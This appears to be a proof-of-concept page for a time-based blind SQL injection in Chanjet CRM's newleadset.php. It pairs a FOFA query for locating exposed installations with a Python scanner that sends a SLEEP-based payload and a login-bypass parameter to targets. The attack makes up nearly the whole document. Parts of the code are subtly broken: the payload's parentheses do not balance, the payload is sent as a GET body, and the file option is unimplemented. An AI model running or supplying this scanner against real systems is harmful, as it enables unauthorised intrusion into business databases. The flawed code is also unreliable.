

poc2

fofa:app="畅捷通–畅捷CRM"






```python
# 3.fofa:app="畅捷通-畅捷CRM"
import argparse,sys,requests,time
import urllib3
import warnings
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
def banner():
    test = """
                    author = WXL
"""
    print(test)
def main():
    banner()
    parse = argparse.ArgumentParser(description="畅捷通CRM newleadset.php 存在SQL注入")

    parse.add_argument('-u', '--url', dest='url', type=str, help='please input your link')
    parse.add_argument('-f', '--file', dest='file', type=str, help='please input your file')

    args = parse.parse_args()

    if args.url and not args.file:
        poc(args.url)
    elif args.file and not args.url:
        pass
    else:
        print(f"Usage python {sys.argv[0]} -h")
```

```python
def poc(target):
    link = "/lead/newleadset.php"
    data = "?gblOrgID=1+AND+SELECT+5244+FROM+(SELECT(SLEEP(5)))HAjH)--+-&DontCheckLogin=1"
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8",
        "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
        "Accept-Encoding": "gzip, deflate"
    }
    res1 = requests.get(url=target, headers=headers, verify=False, timeout=5)
    print(res1)
    if res1.status_code == 200:
        start_time = time.time()
        res2 = requests.get(url=target+link, headers=headers, data=data, verify=False, timeout=6)
        end_time = time.time()
        delay = end_time - start_time
        print(delay)
        if delay >= 5:
            print(f"[+]该站点{target}存在SQL注入")
if __name__ == "__main__":
    main()
```